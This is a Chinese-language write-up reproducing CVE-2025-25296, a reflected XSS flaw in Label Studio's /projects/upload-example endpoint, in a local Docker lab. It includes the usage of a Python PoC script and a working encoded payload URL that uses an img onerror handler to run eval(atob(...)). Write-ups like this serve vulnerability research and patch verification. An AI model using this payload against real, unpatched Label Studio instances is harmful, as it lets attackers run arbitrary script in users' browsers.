Label Studio前台XSS漏洞（CVE-2025-25296）复现及漏洞环境

漏洞介绍

Label Studio 是一个开源的数据标注工具，广泛用于机器学习和人工智能（AI）领域的数据标注任务。它支持多种数据类型，如文本、图像、音频、视频和时间序列数据，适用于自然语言处理（NLP）、计算机视觉（CV）和语音识别等多个领域。Label Studio 提供了直观的 Web 界面，允许用户创建和管理标注任务，同时支持团队协作，提高数据标注的效率。

CVE-2025-25296漏洞影响开源数据标注工具 **Label Studio**。漏洞存在于 `/projects/upload-example` 端点，该端点未能对 GET 请求中用户提供的 HTML 内容进行适当的过滤和清理。攻击者可以利用此漏洞在受害者的浏览器中执行任意 JavaScript 代码，从而可能导致 **XSS** 攻击。

影响版本： Label Studio < 1.16.0*

> *"漏洞复现环境及漏洞复现脚本详见文末"*


漏洞环境

解压漏洞环境及POC的zip压缩包，转到漏洞环境及POC目录下

执行一条命令即可开启漏洞环境

```
docker-compose up -d
```

浏览器访问 http://127.0.0.1:8080/ 即可访问到漏洞环境



漏洞复现

首先安装python脚本依赖

```
pip install -r requirements.txt
```

执行Python脚本，脚本使用方法如下

```
usage: CVE-2025-25296.py [-h] [-u URL] [-p PORT] [-e ENDPOINT]

XSS Exploit PoC for Label Studio

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL (default: 127.0.0.1)
  -p PORT, --port PORT  Target Port (default: 8080)
  -e ENDPOINT, --endpoint ENDPOINT
                        Target Endpoint (default:
/projects/upload-example)
```



```
(CommonPython) [redacted] CVE-2025-25296 % python CVE-2025-25296.py
[*] Attempting to send XSS payload to http://127.0.0.1:8080/projects/upload-example...
[+] Payload successfully sent!
[+] Check this URL in a browser: http://127.0.0.1:8080/projects/upload-example?label_config=%3CView%3E%3C%21--%20%7B%22data%22%3A%20%7B%22text%22%3A%20%22%3Cdiv%3E%3Cimg%20src%3Dx%20onerror%3Deval%28atob%28%60YWxlcnQoIlRpYW5XZW5nIEN5YmVyU2VjdXJpdHkiKQ%3D%3D%60%29%29%3E%3C/div%3E%22%7D%7D%20--%3E%3CHyperText%20name%3D%22text%22%20value%3D%22%24text%22/%3E%3C/View%3E
```

将黄色的URL复制到浏览器访问，成功触发XSS